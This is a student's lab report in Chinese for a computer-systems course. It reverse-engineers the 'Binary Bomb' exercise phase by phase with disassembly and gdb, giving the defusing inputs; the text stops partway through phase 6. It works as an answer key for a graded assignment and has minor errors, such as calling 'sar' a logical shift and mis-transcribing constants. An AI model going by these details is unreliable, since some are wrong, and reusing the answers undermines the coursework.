

**课 程 实 验 报 告**

**课程名称： 计算机系统基础**

**专业班级： CS1607**

**学 号： U201614700**

**姓 名： 王亚宁**

**指导教师： 王多强**

**报告日期： 2018年 月 日**

**计算机科学与技术学院**

**目录**

[实验2：Binary Bomb 1](#_Toc518297476)

[实验3：缓冲区溢出攻击 21](#_Toc518297477)

[实验总结 29](#_Toc518297478)

# 

# 实验2：Binary Bomb

**2.1 实验概述**

实验通过让我们分析给定程序的二进制文件的反汇编代码来确定输入的字符串，完成程序的正确输出，完成“拆弹”。实验要求是拆除至少4个炸弹，其中第四个后面有附加题目，我在反编译的代码中看见了但是没有太关心，最终拆除了6个给出的炸弹。完成“拆弹”实验有助于增加我们对计算机中汇编层次的代码执行方式，帮我们更好的理解计算机的运行。

**2.2 实验内容**

主要内容就是根据二进制反汇编的汇编代码的内容输入自己认为正确的字符串，拆除“炸弹”。

**2.2.1 阶段1 字符串比较**

1.任务描述：程序读入一个字符串，将读入的字符串与程序在生成时写入的字符串进行对比，查看是否相同，不相同就会报错，引爆“炸弹”。

2.实验设计：直接看代码，gdb读取参数位置的字符串，编写c++程序将数字转换为正确的字符串即可。

3.实验过程：首先反编译出汇编代码，找出第一个炸弹的位置，反编译后直接搜索函数名phase\_1，找到函数的内容，如图2-1所示：




图2-1

可见函数在运行时调用了strings\_not\_equal函数，根据函数名可知是用来对比两个字符串是否相等的，而参数也可以看的很清楚，上面的两次push明显是给函数传入参数的，其中一个就是自带的字符串地址，为0x804a004，进入gdb查看0x804a004处的内容，如图2-2所示：




图2-2

由c语言的字符串以\0结尾可知结果就是前三行了，根据小端原则转换为字符串得到结果如图2-3：




图2-3

写入文件进行测试，结果如图2-4所示：




图2-4

炸弹1通过。

4.实验结果：结果就是通过了字符串的对比程序。

**2.2.2 阶段2 循环**

1.任务描述：此阶段的名字是循环，要求输入一个字符串，如果字符串不正确就会引爆“炸弹”。字符串满足要求就会显示通过关卡。

2.实验设计：分析代码，找到代码的逻辑，得到最终的结果。

3.实验过程：首先找到phase\_2的反汇编代码，这个还是比较容易的，找到的源码如下：

08048b65 <phase\_2>:

8048b65: 56 push %esi

8048b66: 53 push %ebx

8048b67: 83 ec 2c sub $0x2c,%esp

8048b6a: 65 a1 14 00 00 00 mov %gs:0x14,%eax

8048b70: 89 44 24 24 mov %eax,0x24(%esp)

8048b74: 31 c0 xor %eax,%eax

8048b76: 8d 44 24 0c lea 0xc(%esp),%eax

8048b7a: 50 push %eax

8048b7b: ff 74 24 3c pushl 0x3c(%esp)

8048b7f: e8 86 05 00 00 call 804910a <read\_six\_numbers>

8048b84: 83 c4 10 add $0x10,%esp

8048b87: 83 7c 24 04 01 cmpl $0x1,0x4(%esp)

8048b8c: 74 05 je 8048b93 <phase\_2+0x2e>

8048b8e: e8 52 05 00 00 call 80490e5 <explode\_bomb>

8048b93: 8d 5c 24 04 lea 0x4(%esp),%ebx

8048b97: 8d 74 24 18 lea 0x18(%esp),%esi

8048b9b: eb 07 jmp 8048ba4 <phase\_2+0x3f>

8048b9d: 83 c3 04 add $0x4,%ebx

8048ba0: 39 f3 cmp %esi,%ebx

8048ba2: 74 10 je 8048bb4 <phase\_2+0x4f>

8048ba4: 8b 03 mov (%ebx),%eax

8048ba6: 01 c0 add %eax,%eax

8048ba8: 39 43 04 cmp %eax,0x4(%ebx)

8048bab: 74 f0 je 8048b9d <phase\_2+0x38>

8048bad: e8 33 05 00 00 call 80490e5 <explode\_bomb>

8048bb2: eb e9 jmp 8048b9d <phase\_2+0x38>

8048bb4: 8b 44 24 1c mov 0x1c(%esp),%eax

8048bb8: 65 33 05 14 00 00 00 xor %gs:0x14,%eax

8048bbf: 75 06 jne 8048bc7 <phase\_2+0x62>

8048bc1: 83 c4 24 add $0x24,%esp

8048bc4: 5b pop %ebx

8048bc5: 5e pop %esi

8048bc6: c3 ret

8048bc7: e8 c4 fb ff ff call 8048790 <\_\_stack\_chk\_fail@plt>

看到函数在0x8048b7f处调用了函数read\_six\_numbers可知phase\_2函数要求的是输入6个数字，而这6个数字的关系需要继续向下寻找才知道了，接下来看到0x8048b87处比较了栈中元素和1的大小，查看此时的栈空间如图2-5：




图2-5

4(%esp)对应的正是输入的第一个数字，cmp后检测相等跳转到0x8048b93，不跳转就会引爆炸弹，可知输入的第一个数字必须是1，接下来跳转到0x8048b93,此处的代码：

8048b93: 8d 5c 24 04 lea 0x4(%esp),%ebx

8048b97: 8d 74 24 18 lea 0x18(%esp),%esi

8048b9b: eb 07 jmp 8048ba4 <phase\_2+0x3f>

8048b9d: 83 c3 04 add $0x4,%ebx

8048ba0: 39 f3 cmp %esi,%ebx

8048ba2: 74 10 je 8048bb4 <phase\_2+0x4f>

8048ba4: 8b 03 mov (%ebx),%eax

8048ba6: 01 c0 add %eax,%eax

8048ba8: 39 43 04 cmp %eax,0x4(%ebx)

8048bab: 74 f0 je 8048b9d <phase\_2+0x38>

8048bad: e8 33 05 00 00 call 80490e5 <explode\_bomb>

8048bb2: eb e9 jmp 8048b9d <phase\_2+0x38>

8048bb4: 8b 44 24 1c mov 0x1c(%esp),%eax

首先将第一个数字所在地址传给了ebx，将最后一个数字所在地址传给了esi，然后跳转到0x8048ba4，将第一个数字的值传给了eax，然后eax与eax相加传入eax，相当于乘2，比较eax与下一个数字是否相等，不等引爆炸弹，从这里可以明确看出输入的是以1开头，公比为2的等比数列。即1 2 4 8 16 32

4.实验结果：由上面的分析得出输入的字符串一个是等比数列，1 2 4 8 16 32，将结果写入文件测试结果如图2-6所示：




图2-6

结果正确，拆弹完成。

**2.2.3 阶段3 条件/分支**

1.任务描述：分析反编译代码，得出正确的字符串，通过检测，根据任务名推测应该是分支跳转之类的程序。

2.任务设计：既然是分支跳转类的程序就是仔细阅读程序就比较容易得出函数的逻辑了，思路还是使用gdb + 推理得出函数功能。

3.实验过程：首先还是得出函数的源代码，代码如下，有点长：

08048bcc <phase\_3>:

8048bcc: 83 ec 1c sub $0x1c,%esp

8048bcf: 65 a1 14 00 00 00 mov %gs:0x14,%eax

8048bd5: 89 44 24 0c mov %eax,0xc(%esp)

8048bd9: 31 c0 xor %eax,%eax

8048bdb: 8d 44 24 08 lea 0x8(%esp),%eax

8048bdf: 50 push %eax

8048be0: 8d 44 24 08 lea 0x8(%esp),%eax

8048be4: 50 push %eax

8048be5: 68 cf a1 04 08 push $0x804a1cf

8048bea: ff 74 24 2c pushl 0x2c(%esp)

8048bee: e8 1d fc ff ff call 8048810 <\_\_isoc99\_sscanf@plt>

8048bf3: 83 c4 10 add $0x10,%esp

8048bf6: 83 f8 01 cmp $0x1,%eax

8048bf9: 7e 16 jle 8048c11 <phase\_3+0x45>

8048bfb: 83 7c 24 04 07 cmpl $0x7,0x4(%esp)

8048c00: 0f 87 8e 00 00 00 ja 8048c94 <phase\_3+0xc8>

8048c06: 8b 44 24 04 mov 0x4(%esp),%eax

8048c0a: ff 24 85 60 a0 04 08 jmp \*0x804a060(,%eax,4)

8048c11: e8 cf 04 00 00 call 80490e5 <explode\_bomb>

8048c16: eb e3 jmp 8048bfb <phase\_3+0x2f>

8048c18: b8 89 03 00 00 mov $0x389,%eax

8048c1d: eb 05 jmp 8048c24 <phase\_3+0x58>

8048c1f: b8 00 00 00 00 mov $0x0,%eax

8048c24: 2d 2e 02 00 00 sub $0x22e,%eax

8048c29: 05 b2 03 00 00 add $0x3b2,%eax

8048c2e: 2d c5 00 00 00 sub $0xc5,%eax

8048c33: 05 c5 00 00 00 add $0xc5,%eax

8048c38: 2d c5 00 00 00 sub $0xc5,%eax

8048c3d: 05 c5 00 00 00 add $0xc5,%eax

8048c42: 2d c5 00 00 00 sub $0xc5,%eax

8048c47: 83 7c 24 04 05 cmpl $0x5,0x4(%esp)

8048c4c: 7f 06 jg 8048c54 <phase\_3+0x88>

8048c4e: 3b 44 24 08 cmp 0x8(%esp),%eax

8048c52: 74 05 je 8048c59 <phase\_3+0x8d>

8048c54: e8 8c 04 00 00 call 80490e5 <explode\_bomb>

8048c59: 8b 44 24 0c mov 0xc(%esp),%eax

8048c5d: 65 33 05 14 00 00 00 xor %gs:0x14,%eax

8048c64: 75 3a jne 8048ca0 <phase\_3+0xd4>

8048c66: 83 c4 1c add $0x1c,%esp

8048c69: c3 ret

8048c6a: b8 00 00 00 00 mov $0x0,%eax

8048c6f: eb b8 jmp 8048c29 <phase\_3+0x5d>

8048c71: b8 00 00 00 00 mov $0x0,%eax

8048c76: eb b6 jmp 8048c2e <phase\_3+0x62>

8048c78: b8 00 00 00 00 mov $0x0,%eax

8048c7d: eb b4 jmp 8048c33 <phase\_3+0x67>

8048c7f: b8 00 00 00 00 mov $0x0,%eax

8048c84: eb b2 jmp 8048c38 <phase\_3+0x6c>

8048c86: b8 00 00 00 00 mov $0x0,%eax

8048c8b: eb b0 jmp 8048c3d <phase\_3+0x71>

8048c8d: b8 00 00 00 00 mov $0x0,%eax

8048c92: eb ae jmp 8048c42 <phase\_3+0x76>

8048c94: e8 4c 04 00 00 call 80490e5 <explode\_bomb>

8048c99: b8 00 00 00 00 mov $0x0,%eax

8048c9e: eb a7 jmp 8048c47 <phase\_3+0x7b>

8048ca0: e8 eb fa ff ff call 8048790 <\_\_stack\_chk\_fail@plt>

从开始向下进行可见函数调用c函数库中的sscanf函数，字符串参数正是传入的字符串，而模式串可知在地址0x0x804a1cf处，通过与第一个炸弹类似的方式查看内存中对应位置的数据如图2-7：




图2-7

小端原则知道数据是前两个数字。

转为字符串得到图2-8所示：




图2-8

可知读入的是2个数字，这说明我们的输入就是2个数字。

继续向下走，看到cmp比较了函数返回值和1，小于等于1就会引爆炸弹，接下来无符号比较输入的第一个数字与7，大于7就会引爆炸弹，说明输入第一个必须是0-7的数字，我输入的是0，然后将第一个数字赋给eax，接下来跳转\*0x804a060(,%eax,4)，显然是一个寻址操作，基址加变址寻址，查看内存中\*0x804a060内容，如图2-9所示：




图2-9

可知如果我的eax是0的话将会跳转到0x8048c18，下面跳转到0x8048c18，对应的代码首先是将eax赋值0x389，然后跳转0x8048c24，执行的代码是：

8048c24: 2d 2e 02 00 00 sub $0x22e,%eax

8048c29: 05 b2 03 00 00 add $0x3b2,%eax

8048c2e: 2d c5 00 00 00 sub $0xc5,%eax

8048c33: 05 c5 00 00 00 add $0xc5,%eax

8048c38: 2d c5 00 00 00 sub $0xc5,%eax

8048c3d: 05 c5 00 00 00 add $0xc5,%eax

8048c42: 2d c5 00 00 00 sub $0xc5,%eax

8048c47: 83 7c 24 04 05 cmpl $0x5,0x4(%esp)

8048c4c: 7f 06 jg 8048c54 <phase\_3+0x88>

8048c4e: 3b 44 24 08 cmp 0x8(%esp),%eax

8048c52: 74 05 je 8048c59 <phase\_3+0x8d>

8048c54: e8 8c 04 00 00 call 80490e5 <explode\_bomb>

8048c59: 8b 44 24 0c mov 0xc(%esp),%eax

8048c5d: 65 33 05 14 00 00 00 xor %gs:0x14,%eax

8048c64: 75 3a jne 8048ca0 <phase\_3+0xd4>

8048c66: 83 c4 1c add $0x1c,%esp

8048c69: c3 ret

可知先进行了一系列运算，最后eax = eax – 0x22e + 0x382 – 0xc5 + 0xc5 – 0xc5 + 0xc5 – 0xc5，结果是1096，接下来有符号比较第一个数字和5，大于就引爆炸弹，我的是0所以不会引爆，下面又比较eax和第二个数，不相等就引爆炸弹，显然第二个数就是1096了，然后函数检查堆栈，返回调用者，结束。

4.实验结果：结果就是知道数字0 和1096可以通过检测。结果如图2-10所示：




图2-10

成功通过第三个炸弹。

**2.2.4 阶段4 递归调用和栈**

1.任务描述：根据任务的名称推断此炸弹与递归有关。

2.实验设计：实验由于涉及到递归函数的调用，根据我的经验知道由结果反推参数是十分困难的，于是我的思路就是找到递归函数的定义，直接用c++将函数复现，传入参数得到结果进行对比选择。主要工具就是gdb + visual studio。

3.实验过程：先找到phase\_4源码如下：

08048cff <phase\_4>:

8048cff: 83 ec 1c sub $0x1c,%esp

8048d02: 65 a1 14 00 00 00 mov %gs:0x14,%eax

8048d08: 89 44 24 0c mov %eax,0xc(%esp)

8048d0c: 31 c0 xor %eax,%eax

8048d0e: 8d 44 24 08 lea 0x8(%esp),%eax

8048d12: 50 push %eax

8048d13: 8d 44 24 08 lea 0x8(%esp),%eax

8048d17: 50 push %eax

8048d18: 68 cf a1 04 08 push $0x804a1cf

8048d1d: ff 74 24 2c pushl 0x2c(%esp)

8048d21: e8 ea fa ff ff call 8048810 <\_\_isoc99\_sscanf@plt>

8048d26: 83 c4 10 add $0x10,%esp

8048d29: 83 f8 02 cmp $0x2,%eax

8048d2c: 74 33 je 8048d61 <phase\_4+0x62>

8048d2e: e8 b2 03 00 00 call 80490e5 <explode\_bomb>

8048d33: 83 ec 04 sub $0x4,%esp

8048d36: 6a 0e push $0xe

8048d38: 6a 00 push $0x0

8048d3a: ff 74 24 10 pushl 0x10(%esp)

8048d3e: e8 62 ff ff ff call 8048ca5 <func4>

8048d43: 83 c4 10 add $0x10,%esp

8048d46: 83 f8 23 cmp $0x23,%eax

8048d49: 74 1f je 8048d6a <phase\_4+0x6b>

8048d4b: e8 95 03 00 00 call 80490e5 <explode\_bomb>

8048d50: 8b 44 24 0c mov 0xc(%esp),%eax

8048d54: 65 33 05 14 00 00 00 xor %gs:0x14,%eax

8048d5b: 75 16 jne 8048d73 <phase\_4+0x74>

8048d5d: 83 c4 1c add $0x1c,%esp

8048d60: c3 ret

8048d61: 83 7c 24 04 0e cmpl $0xe,0x4(%esp)

8048d66: 76 cb jbe 8048d33 <phase\_4+0x34>

8048d68: eb c4 jmp 8048d2e <phase\_4+0x2f>

8048d6a: 83 7c 24 08 23 cmpl $0x23,0x8(%esp)

8048d6f: 75 da jne 8048d4b <phase\_4+0x4c>

8048d71: eb dd jmp 8048d50 <phase\_4+0x51>

8048d73: e8 18 fa ff ff call 8048790 <\_\_stack\_chk\_fail@plt>

阅读源码知道此函数也调用了sscanf并且使用了和第三个炸弹一样的模式串，因此可以推断也需要传入2个数字。

调用后判断参数返回值为2，跳转到0x8048d61，此处代码：

8048d61: 83 7c 24 04 0e cmpl $0xe,0x4(%esp)

8048d66: 76 cb jbe 8048d33 <phase\_4+0x34>

8048d68: eb c4 jmp 8048d2e <phase\_4+0x2f>

8048d6a: 83 7c 24 08 23 cmpl $0x23,0x8(%esp)

8048d6f: 75 da jne 8048d4b <phase\_4+0x4c>

8048d71: eb dd jmp 8048d50 <phase\_4+0x51>

8048d73: e8 18 fa ff ff call 8048790 <\_\_stack\_chk\_fail@plt>

无符号比较第一个数字和14，满足小于等于跳转0x8048d33，否则引爆炸弹，查看跳转处的代码：

8048d33: 83 ec 04 sub $0x4,%esp

8048d36: 6a 0e push $0xe

8048d38: 6a 00 push $0x0

8048d3a: ff 74 24 10 pushl 0x10(%esp)

8048d3e: e8 62 ff ff ff call 8048ca5 <func4>

根据压栈情况可知函数参数为0x10($esp),0,15，第一个参数查看栈帧内容如图2-11：




图2-11

可知是我传入的第一个数字，然后调用函数func4，下面就要对func4的内容进行恢复了，汇编代码如下：

08048ca5 <func4>:

8048ca5: 56 push %esi

8048ca6: 53 push %ebx

8048ca7: 83 ec 04 sub $0x4,%esp

8048caa: 8b 44 24 10 mov 0x10(%esp),%eax

8048cae: 8b 54 24 14 mov 0x14(%esp),%edx

8048cb2: 8b 4c 24 18 mov 0x18(%esp),%ecx

8048cb6: 89 ce mov %ecx,%esi

8048cb8: 29 d6 sub %edx,%esi

8048cba: 89 f3 mov %esi,%ebx

8048cbc: c1 eb 1f shr $0x1f,%ebx

8048cbf: 01 f3 add %esi,%ebx

8048cc1: d1 fb sar %ebx

8048cc3: 01 d3 add %edx,%ebx

8048cc5: 39 c3 cmp %eax,%ebx

8048cc7: 7f 0c jg 8048cd5 <func4+0x30>

8048cc9: 39 c3 cmp %eax,%ebx

8048ccb: 7c 1d jl 8048cea <func4+0x45>

8048ccd: 89 d8 mov %ebx,%eax

8048ccf: 83 c4 04 add $0x4,%esp

8048cd2: 5b pop %ebx

8048cd3: 5e pop %esi

8048cd4: c3 ret

8048cd5: 83 ec 04 sub $0x4,%esp

8048cd8: 8d 4b ff lea -0x1(%ebx),%ecx

8048cdb: 51 push %ecx

8048cdc: 52 push %edx

8048cdd: 50 push %eax

8048cde: e8 c2 ff ff ff call 8048ca5 <func4>

8048ce3: 83 c4 10 add $0x10,%esp

8048ce6: 01 c3 add %eax,%ebx

8048ce8: eb e3 jmp 8048ccd <func4+0x28>

8048cea: 83 ec 04 sub $0x4,%esp

8048ced: 51 push %ecx

8048cee: 8d 53 01 lea 0x1(%ebx),%edx

8048cf1: 52 push %edx

8048cf2: 50 push %eax

8048cf3: e8 ad ff ff ff call 8048ca5 <func4>

8048cf8: 83 c4 10 add $0x10,%esp

8048cfb: 01 c3 add %eax,%ebx

8048cfd: eb ce jmp 8048ccd <func4+0x28>

还算比较容易理解，就是其中有一个sar %ebx没遇见过，查找Google知道了是将参数逻辑右移1位，根据我对汇编的理解得出的func4的c++代码如下：

int func4(int a, int b, int c) {

int eax = a;

int edx = b;

int ecx = c;

int esi = ecx;

esi -= edx;

int ebx = esi;

ebx = unsigned(ebx) >> 31;

ebx += esi;

ebx >>= 1;

ebx += edx;

if (ebx > eax) {

return ebx + func4(eax, edx, ebx - 1);

}

else if (ebx < eax) {

return ebx + func4(eax, ebx + 1, ecx);

}

return eax;

}

将参数a从0迭代到14输出的结果如图2-12所示：




图2-12

下面查看phase\_4中从func4返回后的代码，比较返回值和35，不等于引爆炸弹，等于的话再去比较第二个参数是否是35，不是的话引爆炸弹，否则程序结束，可知要输入的两个数就是8 35了。

4.实验结果：最后得出递归函数的内容，成功得到答案，结果如图2-13所示：




图2-13

**2.2.5 阶段5 指针**

1.任务描述：任务名称是指针，推测与数组指针一类有关，还是输入一个字符串，满足测试要求就会测试通过。

2.实验设计：既然是和指针有关，那么肯定就少不了解引用这一步，初步的思路还是使用gdb+逻辑推理，理清程序结构，完成任务。

3.实验过程：首先找到第五个炸弹的源码，如下：

08048d78 <phase\_5>:

8048d78: 53 push %ebx

8048d79: 83 ec 14 sub $0x14,%esp

8048d7c: 8b 5c 24 1c mov 0x1c(%esp),%ebx

8048d80: 53 push %ebx

8048d81: e8 4b 02 00 00 call 8048fd1 <string\_length>

8048d86: 83 c4 10 add $0x10,%esp

8048d89: 83 f8 06 cmp $0x6,%eax

8048d8c: 74 05 je 8048d93 <phase\_5+0x1b>

8048d8e: e8 52 03 00 00 call 80490e5 <explode\_bomb>

8048d93: 89 d8 mov %ebx,%eax

8048d95: 83 c3 06 add $0x6,%ebx

8048d98: b9 00 00 00 00 mov $0x0,%ecx

8048d9d: 0f b6 10 movzbl (%eax),%edx

8048da0: 83 e2 0f and $0xf,%edx

8048da3: 03 0c 95 80 a0 04 08 add 0x804a080(,%edx,4),%ecx

8048daa: 83 c0 01 add $0x1,%eax

8048dad: 39 d8 cmp %ebx,%eax

8048daf: 75 ec jne 8048d9d <phase\_5+0x25>

8048db1: 83 f9 36 cmp $0x36,%ecx

8048db4: 74 05 je 8048dbb <phase\_5+0x43>

8048db6: e8 2a 03 00 00 call 80490e5 <explode\_bomb>

8048dbb: 83 c4 08 add $0x8,%esp

8048dbe: 5b pop %ebx

8048dbf: c3 ret

看代码长度和第三个比还是比较短的，直接看就好了，首先传入的字符串参数是被当作参数传给了string\_length函数，根据函数名猜测此函数是用来获取字符串长度的，因此继续向下，判断返回值是否是6，不是6引爆炸弹，说明字符串的长度必须是6，否则会引爆炸弹，跳转到0x8048d93，跟随代码跳转，代码将ebx传给了eax，就是把字符串的首地址给了eax，然后ebx+6，转移到了最后一个字符后的位置，猜测是用来控制循环终止条件的，将ecx设置为0，将eax处的字符拓展为双字放入edx，edx再和0xf取与，就是是取得了字符的最低4位二进制值，说明这个函数可能并不会使用字符的高4位，下面把ecx加了了一个值，这个值是基址加变址寻址，可以先到基址对应的地方查看内容，内同如图2-14所示，




图2-14

由前面的array推断是一个数组的的空间，而这个加法的作用也可以很清楚的知道是将edx作为下标取出地址中的内容。

计算得知这个下标与edx即第一个字符的低四位有关，就是edx的值。继续向下看到eax+1，比较ebx和eax的值，明显是比较是否到达字符数组结尾，没有结束就跳回0x8048d9d处继续循环。

当循环结束时显然ecx的值是6个字符的低四位下标对应的数组元素求和，循环结束后比较ecx是否等于54，不是就引爆炸弹，显然数字求和必须是54，如果将54平坦在6个数字上就是9，在数组中寻找9，下标是6的元素对应9，可知字符的低四位都是6就可以通过测试，使用ascii表查找，如图2-15，




图2-15

选取数字6即可，最终答案应该是666666。

4.实验结果：

测试666666结果如图2-16，可知通过测试，拆弹成功。




图2-16

**2.2.6 阶段6 链表/指针/结构**

1.任务描述：题目提到了链表和指针结构等词语，推测是链表题目，应该还是输入一些字符来通过测试。

2.实验设计：链表题目离不开在内存中的到处跳转，因此gdb是少不了的，再就是大胆猜想结构体之间的关系，找到突破口。

3.实验过程：首先找到phase\_6源码：

08048dc0 <phase\_6>:

8048dc0: 56 push %esi

8048dc1: 53 push %ebx

8048dc2: 83 ec 4c sub $0x4c,%esp

8048dc5: 65 a1 14 00 00 00 mov %gs:0x14,%eax

8048dcb: 89 44 24 44 mov %eax,0x44(%esp)

8048dcf: 31 c0 xor %eax,%eax

8048dd1: 8d 44 24 14 lea 0x14(%esp),%eax

8048dd5: 50 push %eax

8048dd6: ff 74 24 5c pushl 0x5c(%esp)

8048dda: e8 2b 03 00 00 call 804910a <read\_six\_numbers>

8048ddf: 83 c4 10 add $0x10,%esp

8048de2: be 00 00 00 00 mov $0x0,%esi

8048de7: eb 1c jmp 8048e05 <phase\_6+0x45>

8048de9: 83 c6 01 add $0x1,%esi

8048dec: 83 fe 06 cmp $0x6,%esi

8048def: 74 2e je 8048e1f <phase\_6+0x5f>

8048df1: 89 f3 mov %esi,%ebx

8048df3: 8b 44 9c 0c mov 0xc(%esp,%ebx,4),%eax

8048df7: 39 44 b4 08 cmp %eax,0x8(%esp,%esi,4)

8048dfb: 74 1b je 8048e18 <phase\_6+0x58>

8048dfd: 83 c3 01 add $0x1,%ebx

8048e00: 83 fb 05 cmp $0x5,%ebx

8048e03: 7e ee jle 8048df3 <phase\_6+0x33>

8048e05: 8b 44 b4 0c mov 0xc(%esp,%esi,4),%eax

8048e09: 83 e8 01 sub $0x1,%eax

8048e0c: 83 f8 05 cmp $0x5,%eax

8048e0f: 76 d8 jbe 8048de9 <phase\_6+0x29>

8048e11: e8 cf 02 00 00 call 80490e5 <explode\_bomb>

8048e16: eb d1 jmp 8048de9 <phase\_6+0x29>

8048e18: e8 c8 02 00 00 call 80490e5 <explode\_bomb>

8048e1d: eb de jmp 8048dfd <phase\_6+0x3d>

8048e1f: bb 00 00 00 00 mov $0x0,%ebx

8048e24: 89 de mov %ebx,%esi

8048e26: 8b 4c 9c 0c mov 0xc(%esp,%ebx,4),%ecx

8048e2a: b8 01 00 00 00 mov $0x1,%eax

8048e2f: ba 3c c1 04 08 mov $0x804c13c,%edx

8048e34: 83 f9 01 cmp $0x1,%ecx

8048e37: 7e 0a jle 8048e43 <phase\_6+0x83>

8048e39: 8b 52 08 mov 0x8(%edx),%edx

8048e3c: 83 c0 01 add $0x1,%eax

8048e3f: 39 c8 cmp %ecx,%eax

8048e41: 75 f6 jne 8048e39 <phase\_6+0x79>

8048e43: 89 54 b4 24 mov %edx,0x24(%esp,%esi,4)

8048e47: 83 c3 01 add $0x1,%ebx

8048e4a: 83 fb 06 cmp $0x6,%ebx

8048e4d: 75 d5 jne 8048e24 <phase\_6+0x64>

8048e4f: 8b 5c 24 24 mov 0x24(%esp),%ebx

8048e53: 89 d9 mov %ebx,%ecx

8048e55: b8 01 00 00 00 mov $0x1,%eax

8048e5a: 8b 54 84 24 mov 0x24(%esp,%eax,4),%edx

8048e5e: 89 51 08 mov %edx,0x8(%ecx)

8048e61: 83 c0 01 add $0x1,%eax

8048e64: 89 d1 mov %edx,%ecx

8048e66: 83 f8 06 cmp $0x6,%eax

8048e69: 75 ef jne 8048e5a <phase\_6+0x9a>

8048e6b: c7 42 08 00 00 00 00 movl $0x0,0x8(%edx)

8048e72: be 05 00 00 00 mov $0x5,%esi

8048e77: eb 08 jmp 8048e81 <phase\_6+0xc1>

8048e79: 8b 5b 08 mov 0x8(%ebx),%ebx

8048e7c: 83 ee 01 sub $0x1,%esi

8048e7f: 74 10 je 8048e91 <phase\_6+0xd1>

